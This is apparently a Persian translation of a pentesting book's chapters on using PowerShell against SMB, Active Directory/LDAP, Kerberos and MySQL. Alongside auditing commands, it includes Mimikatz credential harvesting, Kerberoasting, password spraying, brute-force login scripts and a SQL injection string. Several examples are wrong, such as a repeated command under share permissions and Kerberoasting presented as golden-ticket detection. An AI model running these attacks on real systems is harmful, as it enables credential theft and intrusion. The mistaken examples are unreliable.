ویژگی‌های RequireSecuritySignature و EncryptData را بررسی کنید تا بررسی کنید که آیا این ویژگی‌های امنیتی فعال هستند یا خیر. سرورهای SMB با پیکربندی ایمن باید امضا و رمزگذاری را برای افزایش امنیت شبکه فعال کنند.

The enumeration of active SMB sessions

از PowerShell می‌توان برای Enumeration جلسات SMB فعال استفاده کرد که بینش‌هایی را در مورد افرادی که در حال حاضر به منابع مشترک دسترسی دارند ارائه می‌دهد. Get-SmbSession به شما امکان می‌دهد اطلاعات مربوط به جلسات SMB را در یک سیستم محلی یا راه دور بازیابی کنید:

```
Get-SmbSession
```

با تجزیه و تحلیل داده‌های جلسه، متخصصان امنیتی می‌توانند اتصالات غیرمجاز یا مشکوک را شناسایی کنند.

Checking for guest access

دسترسی Guest به SMB Share ها می‌تواند یک خطر امنیتی مهم باشد. از PowerShell می‌توان برای تأیید اینکه آیا دسترسی Guest در یک سیستم راه دور مجاز است یا خیر استفاده کرد. Get-SmbShare را می‌توان برای بررسی دسترسی Guest سفارشی کرد:

```
Get-SmbShare | Where-Object { $_.IsGuestOnly -eq $true }
```

این دستور Shareهایی را فهرست می‌کند که فقط به Guest اجازه دسترسی می‌دهند و نگرانی‌های امنیتی بالقوه را برجسته می‌کند.

Evaluating share permissions

PowerShell تست نفوذگران را قادر می‌سازد تا مجوزهای اشتراک‌گذاری و فهرست‌های کنترل دسترسی (ACL) را برای Shareهای SMB ارزیابی کنند. Get-Acl را می‌توان برای بازیابی و تجزیه و تحلیل ACL یک Share خاص استفاده کرد:

```
Get-SmbShare | Where-Object { $_.IsGuestOnly -eq $true }
```

این دستور Security Descriptor مربوط به Share ها را نشان می‌دهد و به شما کمک می‌کند مجوزهای اشتراک گذاری بیش از حد مجاز یا پیکربندی نادرست را شناسایی کنید.

SMB session monitoring

از PowerShell می‌توان برای تنظیم نظارت مستمر بر جلسات SMB استفاده کرد. با اجرای دوره‌ای دستورات برای بازیابی جلسات فعال، می‌توانید هر گونه اتصال غیرمنتظره یا مشکوک را در طول زمان تشخیص دهید. استفاده از یک Scheduled Task را برای خودکارسازی نظارت بر جلسه در نظر بگیرید:

```
$interval = 60
while ($true) {
    Get-SmbSession
    Start-Sleep -Seconds $interval
}
```

این اسکریپت به طور مداوم اطلاعات جلسه SMB را بازیابی می‌کند و می‌تواند به عنوان یک Background Task برای نظارت بر هرگونه دسترسی غیرمجاز یا مشکوک اجرا شود.

Automated ransomware detection

از PowerShell می‌توان برای شناسایی تغییرات مشکوک یا سریع در فایل‌هایی که ممکن است نشان دهنده فعالیت باج افزار باشد استفاده کرد. می‌توان اسکریپت‌هایی را برای نظارت بر ویژگی‌های فایل، مانند اندازه فایل و زمان اصلاح و غیره نوشت و در صورت وقوع تغییرات غیرمنتظره، هشدارهایی را ایجاد نمود:

```
$filePath = "C:\Test\ImportantFile.txt"
$initialSize = (Get-Item $filePath).Length
while ($true) {
    $currentSize = (Get-Item $filePath).Length
    if ($currentSize -ne $initialSize) {
        Write-Host "File size changed. Possible ransomware activity
detected."
    }
    Start-Sleep -Seconds 300
}
```

این اسکریپت اندازه یک فایل خاص را بررسی می‌کند و در صورت تغییر غیرمنتظره اندازه فایل هشداری را ایجاد می‌کند که می‌تواند نشان دهنده فعالیت باج‌افزار باشد.

PowerShell مجموعه‌ای قوی از ابزارها و تکنیک‌ها را برای انجام تست‌های امنیتی در برابر پیاده سازی‌های SMB ارائه می‌دهد. با استفاده از این قابلیت‌ها، متخصصان امنیتی می‌توانند به طور فعال آسیب‌پذیری‌ها را شناسایی نموده، مجوزهای اشتراک‌گذاری را ارزیابی کنند، بر فعالیت‌های SMB نظارت کنند و دفاع شبکه را تقویت نمایند. انجام این آزمایشات با مجوز مناسب و انطباق با قوانین و مقررات قابل اجرا بسیار

مهم است. ممیزی منظم پیکربندی‌های SMB و نظارت فعال برای فعالیت‌های مشکوک می‌تواند به سازمان‌ها کمک کند تا خدمات شبکه خود را به طور موثر ایمن نموده و تهدیدات احتمالی برای SMB را کاهش دهند.

PowerShell, AD, and LDAP

PowerShell را می‌توان برای انجام تست‌های امنیتی جامع در برابر سرویس‌های AD و LDAP مورد استفاده قرار داد. در این بخش، چگونگی استفاده از PowerShell را برای انجام تست‌های امنیتی در برابر AD و LDAP، شناسایی آسیب‌پذیری‌ها و تقویت امنیت دایرکتوری سرویس بررسی خواهیم کرد.

AD دایرکتوری سرویس مایکروسافت است که در محیط‌های ویندوز برای مدیریت کاربران، گروه‌ها، کامپیوترها و سایر منابع شبکه استفاده می‌شود. LDAP پروتکلی است که برای دسترسی و مدیریت دایرکتوری سرویس از جمله AD استفاده می‌گردد. هر دو AD و LDAP اجزای حیاتی بسیاری از شبکه‌های سازمانی هستند و ایمن‌سازی آن‌ها برای حفظ یک محیط امن بسیار مهم است.

قبل از پرداختن به ویژگی‌های تست امنیتی، اجازه دهید به طور خلاصه مفاهیم اصلی AD و LDAP را درک کنیم.

AD: AD یک دایرکتوری سرویس است که توسط مایکروسافت برای شبکه‌های دامنه ویندوز توسعه یافته است. اطلاعات مربوط به منابع شبکه، از جمله حساب‌های کاربری، گروه‌ها و کامپیوترها را ذخیره و مدیریت می‌کند. AD نقش اصلی را در احراز هویت، مجوز و مدیریت منابع در محیط‌های ویندوز ایفا می‌نماید.

LDAP: LDAP پروتکلی است که برای دسترسی و مدیریت دایرکتوری سرویس از جمله AD استفاده می‌شود. این یک راه استاندارد برای پرس و جو، بروزرسانی و مدیریت اطلاعات دایرکتوری ارائه می‌دهد. LDAP معمولاً در سرویس‌ها و برنامه‌های مختلف شبکه برای دسترسی به داده‌های دایرکتوری استفاده می‌شود.

The enumeration of active directory objects

AD حاوی انبوهی از اطلاعات در مورد کاربران، گروه‌ها و کامپیوترها است. PowerShell به شما این امکان را می‌دهد که این اشیاء را برشمارید تا به ساختار AD خود برسید. Get-ADObject ابزار قدرتمندی برای این منظور است - به عنوان مثال، برای فهرست کردن تمام اشیاء کاربر در یک OU خاص می‌توان از دستورات زیر استفاده نمود:

```
Get-ADObject -Filter {ObjectClass -eq 'user'} -SearchBase
'OU=Employees,DC=snowcapcyber,DC=com'
```

این دستور تمام اشیاء کاربر را در OU مشخص شده بازیابی می‌کند و جزئیاتی مانند Username ها و Distinguished Name ها را ارائه می‌دهد. Enumeration اولین گام در درک محیط AD شما است و می‌تواند به شناسایی اشیایی که نباید در دسترس باشند یا وجود داشته باشند کمک کند.

Assessing user account security

حساب‌های کاربری، هدف اصلی مهاجمان هستند. از PowerShell می‌توان برای ارزیابی امنیت حساب کاربری با بررسی مشکلات رایج مانند پیچیدگی رمز عبور و تنظیمات انقضا استفاده کرد. به عنوان مثال، موارد زیر را می‌توان برای لیست کردن کاربرانی که رمز عبور آن‌ها هرگز منقضی نمی‌شود استفاده کرد:

```
Get-ADUser -Filter {PasswordNeverExpires -eq $true}
```

این فرمان کاربرانی را که حساب‌هایشان هرگز منقضی نمی‌شود، شناسایی می‌کند که ممکن است یک خطر امنیتی باشد. آزمایش امنیتی اغلب شامل ارزیابی سیاست‌های رمز عبور، تنظیمات Lockout و سایر ویژگی‌های مرتبط با امنیت است.

Identifying inactive user accounts

حساب‌های کاربری غیرفعال می‌توانند توسط مهاجمان مورد سوء استفاده قرار گیرند. PowerShell می‌تواند با بررسی آخرین تاریخ ورود، به شناسایی و غیرفعال کردن یا حذف حساب‌های غیرفعال کمک کند. در اینجا نمونه‌ای از یافتن کاربرانی است که ۹۰ روز است وارد سیستم نشده‌اند:

```
$90DaysAgo = (Get-Date).AddDays(-90)
Get-ADUser -Filter {LastLogonDate -lt $90DaysAgo} -Properties
LastLogonDate
```

این اسکریپت کاربرانی را شناسایی می‌کند که برای مدت زمان مشخص شده وارد سیستم نشده‌اند و به شما امکان می‌دهد اقدامات مناسبی مانند غیرفعال کردن یا حذف حساب‌ها را انجام دهید.

Auditing group memberships

عضویت در گروه می‌تواند به کاربران امکان دسترسی به منابع حساس را بدهد. PowerShell می‌تواند عضویت‌های گروه را بررسی کند تا از رعایت اصل حداقل امتیاز، اطمینان حاصل کند. به عنوان مثال، برای فهرست کردن اعضای یک گروه خاص، می‌توان از دستور زیر استفاده کرد:

```
Get-ADGroupMember -Identity 'ITAdmins'
```

این دستور همه اعضای گروه ITAdmins را بازیابی می‌کند و به شما کمک می‌کند تأیید کنید که فقط افراد مجاز، به امتیازات مدیریتی دسترسی دارند.

Identifying privileged accounts

حساب‌های دارای امتیاز، مانند مدیران، نیاز به بررسی دقیق دارند. PowerShell می‌تواند به شناسایی و بررسی حساب‌های دارای امتیاز کمک کند. برای لیست کردن همه کاربران با نقش‌های مدیریتی، از دستور زیر استفاده کنید:

```
Get-ADGroupMember -Identity 'Administrators'
```

این دستور لیستی از تمام کاربران گروه Administrators را ارائه می‌دهد که به شما امکان می‌دهد نقش‌ها و مجوزهای آن‌ها را بررسی کنید.

Auditing password policy

سیاست‌های رمز عبور برای امنیت بسیار مهم هستند. از PowerShell می‌توان برای بررسی تنظیمات Password Policy در دامنه خود استفاده کرد. به عنوان مثال، برای بازیابی Password Policy دامنه خود، می‌توانید از دستور زیر استفاده کنید:

```
Get-ADDefaultDomainPasswordPolicy
```

این دستور جزئیاتی در مورد الزامات پیچیدگی رمز عبور، طول و سایر تنظیمات Policy ارائه می‌دهد.

Assessing LDAP permissions

مجوزهای LDAP را می‌توان با استفاده از PowerShell نیز ارزیابی کرد. برای تعیین اینکه کدام کاربران یا گروه‌ها، مجوزهای LDAP خاصی دارند، می‌توانید از AD پرس و جو کنید. به عنوان مثال، برای یافتن کاربرانی که دسترسی خواندن به کانتینر CN=Users دارند، از دستور زیر استفاده کنید:

```
Get-ACL 'AD:\CN=Users,DC=snowcapcyber,DC=com' | Select-Object
-ExpandProperty Access | Where-Object { $_.ActiveDirectoryRights -like
'ReadProperty' }
```

این دستور کاربران یا گروه‌هایی را که دسترسی خواندنی به کانتینر CN=Users دارند را شناسایی می‌کند. می‌توانید این رویکرد را برای بررسی سایر مجوزها نیز تطبیق دهید.

Testing LDAP authentication

از PowerShell می‌توان برای آزمایش احراز هویت LDAP با تلاش برای اتصال به فهرست LDAP با Credentialهای مختلف استفاده کرد. این می‌تواند به شناسایی حساب‌های ضعیف یا محافظت نشده کمک کند. به مثال زیر توجه نمایید:

```
$ldapServer = 'ldap://ldap.snowcapcyber.com'
$username = 'ajcblyth'
$password = 'MYpassword123'
try {
    $ldap = [ADSI]($ldapServer)
    $ldap.Username = $username
    $ldap.Password = $password
    $ldap.AuthenticationType = [System.DirectoryServices.
AuthenticationTypes]::Secure
    $ldap.Bind()
    Write-Host "LDAP auth success for $username"
} catch {
```

```
    Write-Host "LDAP auth failed for $username"
}
```

این اسکریپت تلاش می‌کند با استفاده از Credentialمشخص شده به دایرکتوری LDAP متصل شود و گزارش می‌دهد که آیا احراز هویت موفقیت آمیز بوده است یا خیر.

Identifying unsecured LDAP ports

مهاجمان اغلب پورت‌های LDAP ناامن را هدف قرار می‌دهند. از PowerShell می‌توان برای بررسی اینکه آیا سرویس‌های LDAP در پورت‌های ناامن در معرض دید قرار دارند یا خیر، استفاده کرد. برای آزمایش اتصال LDAP می‌توانید از Test-NetConnection استفاده کنید:

```
Test-NetConnection -ComputerName ldap.snowcapcyber.com -Port 389
```

این دستور بررسی می‌کند که آیا سرویس LDAP روی پورت پیش فرض ناامن (۳۸۹) اجرا می‌شود یا خیر. اگر چنین است، LDAP را با TLS یا SSL ایمن کنید.

Monitoring LDAP traffic

PowerShell می‌تواند برای نظارت بر ترافیک LDAP برای فعالیت‌های غیرعادی یا مشکوک استفاده شود. ابزارهایی مانند Get-WinEvent می‌توانند به شما در تجزیه و تحلیل گزارش رویدادها برای رویدادهای مرتبط با LDAP کمک کنند:

```
Get-WinEvent -LogName 'Security' | Where-Object { $_.Id -eq 2887 }
```

این دستور گزارش‌های رویداد امنیتی حاوی خرابی اتصال کانال LDAP را بازیابی می‌کند، که ممکن است نشان دهنده تلاش‌های دسترسی غیرمجاز باشد.

Testing LDAP with LDAPS

LDAP از طریق SSL که با LDAPS شناخته می‌شود راهی امن برای دسترسی به دایرکتوری سرویس است. از PowerShell می‌توان برای تأیید اینکه آیا LDAPS به درستی پیکربندی شده است استفاده کرد. در اینجا یک مثال بدین منظور آورده شده است:

```
Test-NetConnection -ComputerName ldap.snowcapcyber.com -Port 636
```

این دستور بررسی می‌کند که آیا سرویس LDAPS روی پورت ۶۳۶ اجرا می‌شود یا خیر. LDAPS باید برای رمزگذاری ترافیک LDAP برای امنیت بیشتر استفاده شود.

Identifying anomalies with PowerShell scripts

اسکریپت‌های PowerShell سفارشی را می‌توان برای شناسایی ناهنجاری‌ها و نقض‌های امنیتی احتمالی در AD و LDAP ایجاد کرد. به عنوان مثال، می‌توانید یک اسکریپت ایجاد کنید که به طور منظم الگوهای ورود غیرمعمول را بررسی می‌کند، مانند چندین تلاش ناموفق برای ورود، و در صورت شناسایی، هشدار ارسال می‌کند:

```
$threshold = 3
$logPath = "C:\Logs\FailedLogins.log"
$failedLogins = Get-WinEvent -LogName 'Security' | Where-Object {
$_.Id -eq 4625 }
if ($failedLogins.Count -ge $threshold) {
    $failedLogins | Out-File -Append $logPath
    Send-MailMessage -To 'admin@snowcapcyber.com' -From 'alerts@
snowcapcyber.com' -Subject 'Security Alert: Multiple Failed Logins
Detected' -Body "Multiple failed login attempts detected. Check
$logPath for details."
}
```

این اسکریپت Security Event Log را برای چندین بار تلاش برای ورود ناموفق نظارت می‌کند و در صورت تجاوز از آستانه، هشدار ارسال می‌کند.

PowerShell یک ابزار ارزشمند برای انجام تست‌های امنیتی در برابر سرویس‌های AD و LDAP است. با استفاده از این دستورات و اسکریپت‌های PowerShell، متخصصان امنیتی می‌توانند به طور فعال آسیب‌پذیری‌ها را شناسایی کنند، امنیت حساب کاربری را ارزیابی کنند، عضویت‌های گروه را ممیزی کنند و فعالیت دایرکتوری سرویس را نظارت کنند. با این حال، انجام این آزمایشات با مجوز مناسب و مطابق با قوانین و مقررات قابل اجرا ضروری است. ممیزی و ایمن سازی منظم پیکربندی‌های AD و LDAP می‌تواند به سازمان‌ها کمک کند تا امنیت دایرکتوری سرویس خود را تقویت کرده و در برابر تهدیدات احتمالی دفاع کنند.

PowerShell and Kerberos

PowerShell می‌تواند به طور موثر برای انجام طیف گسترده‌ای از تست‌های امنیتی در برابر Kerberos که یک پروتکل احراز هویت پرکاربرد است، استفاده شود. در این بخش، چگونگی استفاده از PowerShell را برای ارزیابی امنیت پیاده‌سازی‌های Kerberos، شناسایی آسیب‌پذیری‌ها و تقویت سیستم دفاعی بررسی خواهیم کرد.

Kerberos یک پروتکل احراز هویت شبکه است که از رمزنگاری secret-key برای احراز هویت کاربران و سرویس‌ها در شبکه استفاده می‌کند. این در بسیاری از محیط‌های مبتنی بر ویندوز به کار می‌رود و به دلیل مکانیسم‌های امنیتی قوی خود، شناخته شده است. با این حال، مانند هر فناوری دیگری، Kerberos می‌تواند دارای آسیب‌پذیری‌هایی باشد که می‌توانند توسط عوامل مخرب مورد سوء استفاده قرار گیرند. می‌توان از PowerShell برای کشف این آسیب‌پذیری‌ها به طور فعال استفاده کرد.

The enumeration of Kerberos tickets

PowerShell دستوراتی مانند Get-KerberosTicket را ارائه می‌کند که به تست نفوذگران اجازه می‌دهد Ticketهای Kerberos را شناسایی کنند و اطلاعات ارزشمندی را در مورد جلسات فعال و بردارهای حمله احتمالی، آشکار کنند:

```
Get-KerberosTicket | Format-Table -Property UserName, ServiceName,
StartTime, EndTime
```

این دستور Ticketهای Kerberos فعال را فهرست می‌کند و اطلاعاتی در مورد اینکه کاربران و سرویس‌ها احراز هویت می‌شوند و زمانی که این بلیط‌ها منقضی می‌شوند را ارائه می‌دهد.

Service Principal Name (SPN) enumeration

از PowerShell می‌توان برای کشف SPNهای مرتبط با سرویس‌ها استفاده کرد که برای احراز هویت Kerberos بسیار مهم هستند. مهاجمان ممکن است SPNهای پیکربندی نادرست را برای دسترسی غیرمجاز هدف قرار دهند. شما می‌توانید از Get-ADServiceAccount برای فهرست کردن Service Accountها و SPN آن‌ها استفاده کنید:

```
Get-ADServiceAccount -Filter *
```

این می‌تواند به شناسایی هر گونه SPN غیرضروری یا پیکربندی نادرست کمک کند.

Credential harvesting with Mimikatz

Mimikatz، یک ابزار قدرتمند در بخش Post Exploitation است که می‌تواند برای استخراج Credentialها از حافظه در PowerShell ادغام شود. با فراخوانی ماژول Mimikatz، می‌توانید به عملکردهای آن برای برداشت Credential، از جمله Ticketهای Kerberos دسترسی داشته باشید:

```
Invoke-Mimikatz -Command '"ajcblyth::tickets"'
```

این دستور می‌تواند Ticketهای Kerberos ذخیره شده و رمزهای عبور متن ساده را در معرض نمایش قرار دهد.

Detecting golden ticket attacks

از PowerShell می‌توان برای شناسایی حملات Golden Ticket استفاده کرد، یک بردار تهدید پیچیده که در آن مهاجم یک بلیط اعطای بلیط Kerberos (TGT) را جعل می‌کند. ابزارهایی مانند PowerShellMafia/PowerSploit ماژول‌هایی را برای بررسی یکپارچگی TGTها و شناسایی خطرات احتمالی ارائه می‌دهند:

```
Import-Module PowerSploit
Invoke-Kerberoast
```

این دستور TGTهای آسیب‌پذیر را که می‌توانند به صورت آفلاین کرک شوند، بررسی می‌کند و به شناسایی حملات احتمالی کمک می‌کند.

Kerberos ticket renewal analysis

Ticketهای Kerberos معمولاً در طول جلسه کاربر تمدید می‌شوند. اسکریپت‌های PowerShell می‌توانند تمدید Ticketها را نظارت نموده و ناهنجاری‌ها را برجسته کنند. به عنوان مثال، می‌توانید از New-TimeSpan برای محاسبه مدت زمان بین صدور و تمدید Ticketها استفاده کنید:

```
$ticket = Get-KerberosTicket
$renewalDuration = (New-TimeSpan -Start $ticket.StartTime -End
$ticket.EndTime).TotalMinutes
if ($renewalDuration -gt 1440) {
    Write-Host "Abnormally renewal detected."
}
```

این می‌تواند به شناسایی جلسات طولانی که ممکن است نشان دهنده دسترسی غیرمجاز باشد کمک کند.

Analyzing event logs

PowerShell می‌تواند Windows Event Log را برای شناسایی رویدادهای مشکوک مرتبط با Kerberos تجزیه (Parse) کند. Get-WinEvent را می‌توان برای فیلتر کردن و تجزیه و تحلیل Security Event Log برای رویدادهای Kerberos خاص استفاده کرد:

```
Get-WinEvent -LogName Security | Where-Object { $_.Id -eq 4769 }
```

این به متخصصان امنیتی اجازه می‌دهد تا تلاش‌های ناموفق برای احراز هویت یا سایر فعالیت‌های غیرعادی را شناسایی کنند.

Password spray attacks

از PowerShell می‌توان برای انجام حملات Password Spray علیه Kerberos استفاده کرد. ابزارهایی مانند InvokeSprayKerberos را می‌توان برای آزمایش قدرت رمز عبور کاربر و شناسایی اعتبار ضعیف استفاده کرد:

```
Invoke-SprayKerberos -UserList users.txt -Password Summer2023 -Domain
snowcapcyber.com
```

این کمک می‌کند تا کاربران با رمزهای عبور ضعیف که می‌توانند مورد سوء استفاده قرار گیرند برجسته شوند.

PowerShell به عنوان یک ابزار همه کاره و ضروری برای انجام تست‌های امنیتی در برابر پیاده سازی Kerberos عمل می‌کند. با استفاده از قابلیت‌های آن، متخصصان امنیتی می‌توانند به طور فعال

آسیب‌پذیری‌ها را شناسایی نموده، تهدیدات بالقوه را شناسایی کنند و امنیت زیرساخت شبکه خود را افزایش دهند. با این حال، توجه به این نکته مهم است که تست امنیتی همیشه باید با مجوز مناسب و مطابق با قوانین و مقررات قابل اجرا انجام شود. ممیزی منظم پیکربندی‌های Kerberos و نظارت بر ناهنجاری‌ها، می‌تواند نقشی حیاتی در حفاظت از مکانیسم‌های احراز هویت حساس و جلوگیری از دسترسی غیرمجاز داشته باشد.

Summary

این فصل به کاربردهای چندوجهی PowerShell در تست نفوذ در SMB، AD و LDAP پرداخت. از طریق مجموعه‌ای از مثال‌های عملی، ما نشان دادیم که چگونه PowerShell به عنوان ابزاری ضروری برای Enumeration، پروفایل سازی و بهره‌برداری از آسیب‌پذیری‌ها در این مؤلفه‌های حیاتی شبکه‌های سازمانی عمل می‌کند.

در فصل بعدی، در مورد نحوه استفاده از PowerShell به عنوان بخشی از ارزیابی آسیب‌پذیری در برابر پایگاه‌های داده SQL خواهیم آموخت. در بخش بعدی توجه ویژه‌ای به Microsoft SQL، PostgreSQL و MySQL خواهد شد.

فصل هفتم – Databases: MySQL, PostgreSQL and MSSQL

در این فصل، ما از پتانسیل PowerShell به عنوان یک ابزار قدرتمند برای انجام تست‌های نفوذ در طیف متنوعی از پایگاه‌های داده SQL پرده برداری می‌کنیم. تمرکز ما بر روی سیستم‌های پایگاه داده برجسته مانند MySQL، PostgreSQL، و Microsoft SQL Server است. در یک رویکرد ساختاریافته، دنباله‌ای از مثال‌های عملی را ارائه می‌کنیم که بردارهای حمله مختلف را روشن می‌کند.

سفر ما با MySQL آغاز می‌شود، یک پایگاه داده رابطه‌ای که به‌خاطر مقیاس‌پذیری و کارایی آن شهرت دارد. از طریق سناریوهای دنیای واقعی و نمایش‌های عملی، ما قابلیت‌های قانع‌کننده PowerShell را هنگام اعمال بر پایگاه‌های داده MySQL آشکار می‌کنیم.

متعاقباً، ما به PostgreSQL، سیستم مدیریت پایگاه داده منبع باز قوی که به دلیل انعطاف پذیری و توسعه پذیری معروف است، می‌پردازیم. در بخش‌های بعدی، مجموعه‌ای از مطالعات موردی روشنگر را خواهید یافت، که پیچیدگی‌های امنیتی PostgreSQL را آشکار می‌کند، در حالی که همگی از قدرت PowerShell استفاده می‌کنند.

در نهایت، کاوش ما در این فصل، ما را به قلمرو Microsoft SQL Server، سنگ بنای محیط‌های سازمانی می‌برد. از طریق راهنماهای روشنگرانه و مثال‌های عملی، ما نشان می‌دهیم که چگونه می‌توان از PowerShell برای بررسی دقیق و افزایش امنیت Instanceهای SQL Server استفاده کرد.

همانطور که ما را در این سفر روشنگر همراهی می‌کنید، بینش عمیقی در مورد قابلیت‌های تست نفوذ PowerShell به دست خواهید آورد و شما را با مهارت‌ها و دانش برای ارزیابی، کشف آسیب‌پذیری‌ها و تقویت امنیت پایگاه‌های داده MySQL، PostgreSQL و Microsoft SQL Server در برابر حملات مختلف مجهز می‌کند. بردارهای این فصل به عنوان دروازه شما برای ورود به دنیای تست نفوذ پایگاه داده با PowerShell است، جایی که تخصص عملی با امنیت پایگاه داده روبرو می‌شود.

در زیر موضوعات اصلی مورد بررسی در این فصل آمده است:

- Accessing SQL databases using PowerShell
- PowerShell and MySQL
    - PowerShell and PostgreSQL
    - PowerShell and Microsoft SQL (MSSQL)

Accessing SQL databases using PowerShell

دسترسی به پایگاه‌های داده SQL با استفاده از PowerShell شامل برقراری ارتباط با یک Instance از SQL Server، اجرای پرس‌وجوها یا دستورات SQL و پردازش نتایج است. PowerShell چندین روش و ماژول را برای تعامل با پایگاه داده‌های SQL Server ارائه می‌دهد که آن را به ابزاری همه کاره برای مدیریت و اتوماسیون پایگاه داده تبدیل می‌کند.

PowerShell and MySQL

تست امنیت بخشی جدایی ناپذیر از حفظ یکپارچگی، محرمانه بودن و در دسترس بودن پایگاه‌های داده MySQL است. PowerShell، یک زبان برنامه نویسی همه کاره و چارچوب اتوماسیون توسعه یافته توسط مایکروسافت، می‌تواند ابزار قدرتمندی برای متخصصان امنیتی برای ارزیابی، شناسایی و رفع آسیب‌پذیری‌ها در پایگاه‌های داده MySQL باشد. در این راهنمای جامع، جنبه‌های مختلف تست امنیتی با استفاده از PowerShell، از جمله ارزیابی آسیب‌پذیری، تست نفوذ، تأیید کنترل دسترسی و Best Practice ها برای ایمن‌سازی MySQL را بررسی خواهیم کرد.

Connecting to MySQL with PowerShell

برای تعامل با پایگاه داده MySQL، ابتدا باید یک اتصال برقرار کنید. می‌توانید از رابط MySQL .NET یا هر کتابخانه مناسب استفاده کنید. در اینجا مثالی از اتصال به پایگاه داده MySQL با استفاده از PowerShell آورده شده است:

```
Add-Type -Path "C:\Path\To\MySql.Data.dll"
$connectionString =
"Server=localhost;Database=mydb;Uid=myuser;Pwd=mypassword;"
$connection = New-Object MySql.Data.MySqlClient.MySqlConnection
$connection.ConnectionString = $connectionString
$connection.Open()
```

اکنون که ارتباط برقرار کرده‌ایم، بیایید بررسی کنیم که چگونه می‌توان از PowerShell برای تست امنیت در برابر MySQL استفاده کرد. هنگامی که به پایگاه داده MySQL متصل شدیم، می‌توانیم دستورات SQL را که بخشی از یک تست امنیتی را تشکیل می‌دهند، اجرا کنیم.

ارزیابی امنیتی برای پایگاه داده MySQL معمولاً شامل اجرای کوئری‌ها و بررسی‌های SQL برای شناسایی آسیب‌پذیری‌ها و پیکربندی‌های نادرست است. کوئری‌های خاص مورد استفاده ممکن است بسته به دامنه ارزیابی و الزامات امنیتی سازمان متفاوت باشد. در اینجا برخی از کوئری‌ها و بررسی‌های رایج SQL وجود دارد که به عنوان بخشی از ارزیابی امنیتی برای MySQL استفاده می‌شود:

User and privilege assessment

لیست کردن کاربران MySQL:

```
SELECT user, host FROM mysql.user;
```

بررسی امتیازات کاربر:

```
SHOW GRANTS FOR 'username'@'hostname';
```

شناسایی کاربران با امتیازات بیش از حد:

```
SELECT user, host FROM mysql.user WHERE SUPER_PRIV='Y';
```

Password policy assessment

پرس و جو برای مشاهده تنظیمات خط مشی رمز عبور:

```
SHOW VARIABLES LIKE 'validate_password%';
```

Auditing and logging

بررسی اینکه آیا گزارش کوئری عمومی MySQL فعال است یا خیر:

```
SHOW VARIABLES LIKE 'general_log';
```

بررسی اینکه آیا گزارش جستجوی کند MySQL فعال است یا خیر:

```
SHOW VARIABLES LIKE 'slow_query_log';
```

Network and firewall configuration

بررسی آدرس MySQL bind :

```
SHOW VARIABLES LIKE 'bind_address';
```

بررسی لیست اتصالات میزبان مجاز:

```
SELECT host, user FROM mysql.user WHERE host NOT LIKE
'localhost';
```

Vulnerability scanning

بررسی نسخه MySQL:

```
SELECT VERSION();
```

شناسایی آسیب‌پذیری‌های شناخته شده:

```
SELECT * FROM information_schema.plugins WHERE plugin_name LIKE
'%vulnerable%';
```

Access control verification

شناسایی پایگاه‌های داده با مجوزهای بیش از حد مجاز:

```
SELECT DISTINCT table_schema FROM information_schema.tables
```

```
WHERE table_privileges = 'Select,Insert,Update,Delete';
```

بررسی کاربران با نام Wildcard Hostname:

```
SELECT user, host FROM mysql.user WHERE host='%';
```

Data protection and encryption

بررسی فعال بودن SSL/TLS:

```
SHOW VARIABLES LIKE 'have_ssl';
```

لیست کردن اتصالات رمزگذاری شده:

```
SHOW STATUS LIKE 'Ssl_cipher';
```

Backup security

بررسی مجوزهای پشتیبان گیری کاربران:

```
SELECT user, host FROM mysql.user WHERE File_priv = 'Y';
```

SQL injection testing

شبیه سازی یک تلاش اولیه تزریق SQL (برای اهداف آزمایشی):

```
SELECT * FROM Products WHERE ProductID = '1 OR 1=1; --';
```

Brute-force detection

نظارت بر تلاش‌های ورود:

```
SELECT user, host FROM mysql.user WHERE failed_login_attempts >
0;
```

اینها برخی از کوئری‌ها و بررسی‌های رایج SQL هستند که می‌توانند بخشی از ارزیابی امنیتی برای MySQL باشند. کوئری‌های خاص مورد استفاده ممکن است بر اساس خط‌مشی‌های امنیتی سازمان، دامنه ارزیابی، و ابزارها و اسکریپت‌های به کار گرفته شده توسط متخصصان امنیتی که ارزیابی را انجام می‌دهند، متفاوت باشد. به منظور انجام چنین ارزیابی‌هایی، پیروی از Best Practice ها و کسب مجوز مناسب ضروری است.

Vulnerability assessment

ارزیابی آسیب‌پذیری فرآیند شناسایی و ارزیابی آسیب‌پذیری‌های امنیتی بالقوه در یک سیستم است. PowerShell می‌تواند در این مرحله با بررسی آسیب‌پذیری‌های شناخته شده در محیط MySQL به شما کمک کند.

Version scanning

تعیین نسخه MySQL ضروری است زیرا آسیب‌پذیری‌ها می‌توانند مختص نسخه باشند. PowerShell می‌تواند پایگاه داده را برای بازیابی اطلاعات نسخه جستجو کند:

```
$command = $connection.CreateCommand()
$command.CommandText = "SELECT VERSION();"
$version = $command.ExecuteScalar()
Write-Host "MySQL Version: $version"
```

Penetration testing

تست نفوذ شامل تلاش فعالانه برای بهره برداری از آسیب‌پذیری‌ها به منظور ارزیابی مقاومت سیستم در برابر حملات است. از PowerShell می‌توان برای شبیه سازی حملات و ارزیابی وضعیت امنیتی MySQL استفاده کرد.

SQL injection testing

تزریق SQL یک آسیب‌پذیری رایج برنامه‌های وب است. PowerShell می‌تواند حملات تزریق SQL را با ایجاد پرس و جوهای مخرب برای سوء استفاده از آسیب‌پذیری‌های احتمالی در برنامه شما شبیه سازی کند.

Brute-force attacks

اسکریپت‌های PowerShell می‌توانند حملات brute-force علیه حساب‌های MySQL را برای آزمایش قدرت گذرواژه‌های کاربر، خودکار کنند. مثال زیر PowerShell به ما امکان می‌دهد یک نام کاربری و رمز عبور را برای اتصال به پایگاه داده آزمایش کنیم.

```
$server = "localhost"
$database = "your_database"
$username = "your_username"
$password = "your_password"
$connectionString =
"server=$server;database=$database;uid=$username;pwd=$password;"
try {
    $connection = New-Object System.Data.SqlClient.SqlConnection
    $connection.ConnectionString = $connectionString
    $connection.Open()
    if ($connection.State -eq [System.Data.ConnectionState]::Open) {
        Write-Host "MySQL Connection Successful"}
    else {
        Write-Host "Failed to connect to MySQL."}
    $connection.Close() }
catch {
    Write-Host "An error occurred: $_"}
```

با تغییر نام کاربری و رمز عبور، می‌توانیم یک حمله brute-force علیه یک سرویس شبکه انجام دهیم. لیست نام‌های کاربری/رمزهای عبور را می‌توان در یک لیست مشخص کرد یا از یک فایل خواند.

Access control verification

اطمینان از کنترل‌های دسترسی مناسب برای امنیت پایگاه داده حیاتی است. PowerShell می‌تواند به اعتبارسنجی امتیازات و نقش‌های کاربر در سرور MySQL کمک کند.

Listing MySQL users

